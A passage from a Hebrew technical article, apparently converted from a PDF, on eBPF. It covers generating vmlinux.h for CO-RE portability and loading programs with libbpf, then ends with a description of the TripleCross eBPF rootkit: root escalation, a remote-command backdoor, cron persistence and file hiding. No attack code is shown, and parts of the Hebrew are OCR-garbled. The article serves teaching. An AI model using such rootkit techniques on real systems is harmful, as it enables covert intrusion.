bpftrace btf dump file /sys/kernel/btf/vmlinux format c > /tmp/vmlinux.h
```

נסתכל על הקובץ ונוכל לראות שהוא מכיל את השדות של ה-structים שבקרן ויבין היתר את השדה comm (שם התהילה) בתוך המבנה task\_struct שמייצג תהילה. אם נחפש ב-vmlinux.h את vmlinux.h, נוכל למצוא בתוכו את המערך-comm, שמכיל את שם התהילה:

```
~ cat /tmp/vmlinux.h | grep "struct task_struct { " -A 260 | grep comm
char comm[16];
```

אוקי' אז הבנו שצורך להתאים את ה-BPF ככה שהוא יעבוד בצורה מסוימת בין גרסאות, ושהאפשר ליצור

קובץ.h vmlinux שעושה לנו את החיים קלים אבל איך משתמשים בו?

```
#include "vmlinux.h"
```


וזהו, לא צריך יותר לבצע include ל-h ו עוד ... linux/fs.h, linux/sched.h ...

ההצota שמקملות את ה kernel עם CONFIG\_INFO וכך אפשרות לנו ליצור.h vmlinux נמצאות

כאן:

<https://github.com/libbpf/libbpf#bpf-co-re-compile-once--run-everywhere>

תרשים נחמד מאתר של (<https://www.aquasec.com>) שממחיש את התהליך שהוצג עכשו:




להסביר עמוק על איך CORE עובד תוכל לקרוא בבלוג של פיסבוק:

<https://facebookmicrosites.github.io/bpf/blog/2020/02/19/bpf-portability-and-co-re.html>

## BPF loader - libbpf

בחלק הקוד ראיינו איך אנחנו מקמפלים ויצרים object file, לאחר מכן ראיינו איך באמצעות CORE ניתן לפתור אתגרים של תאימות בין גרסאות kernel. עכשו הגיענו לחלק של טיענת ה-BPF.

כאשר אנחנו רוצים לכתוב קוד eBPF רצינו מומלץ להשתמש ב-libbpf. ספריית libbpf מקבלת את ה-object file ו יודעת לתרגם את ה-verifier ולטען את התוכנית, היא יוצרת שכבת אבストראקציה מה-syscalls של bpf שאחראים על הטיענה (שראינו בסוף החלק הקודם) והיא מבצעת את זה בעצמה.



## eBPF rootkit

הבטחתி משהו malicious backdoor שרשמו היה רק התחלה... קישור ל-repo של TripleCross :  
<https://github.com/h3xdock/TripleCross>

מדובר על rootkit עם יכולות מוטורפות שכותב eBPF. יש לו ~1.2k כוכבים ב-github (נכון לכתיבת המאמר). repo, מכיל דברים כמו מודול שמאפשר לתוכנות לרוץ עם הרשות root. ה-backdoor יכול לנטר אחריו תובורה ולהריץ פקודות שהתקבלו מרחוק, מאפשר גם שימור אחיזה על המחשב יעד (בעזרת cron job) וכמו כן יכול rootkit הוא גם מאפשר הסתרה של קבצים ותיקיות במערכת הפעלה. (בעזרת tracepoints על sys\_getdents64 בכניסה וביציאה).

## סיכום

במאמר זה הצגנו מה זה eBPF, איך הוא עובד, איך משתמשים בו ואם כתבנו בעצמנו backdoor ובירך נגענו בחלק מהיכולות שלו והראנו חלק מהיכולות שלו. יש עוד הרבה לאן ללמוד ואני מאמין שככל שיעבור הזמן יותר ויותר חברות יכנסו לשימוש ב-eBPF בפתרונותיהם ויכתבו BPF code בעצמם.

- אני אשכח שמי שהגיע עדכאן יקח איתו מספר נקודות
1. הקרנל זה מקום מיוחד לאפשר לעשות שם דברים מדהימים.
  2. הטכנולוגיה הזאת מצילה בגלל שאנשים מאמצים אותה וסמכים עליה לרוץ במקומות רגשיים, לעיתים שווה להיות early adopters גם בשבייל המוצר שלהם וגם בשבייל הטכנולוגיה.
  3. תמשיכו ללמידה, תמיד נוצרים טכנולוגיות חדשות :

ניתן ליצור עימי קשר בכתובת אימייל הבאה:

[bhr166@gmail.com](mailto:bhr166@gmail.com)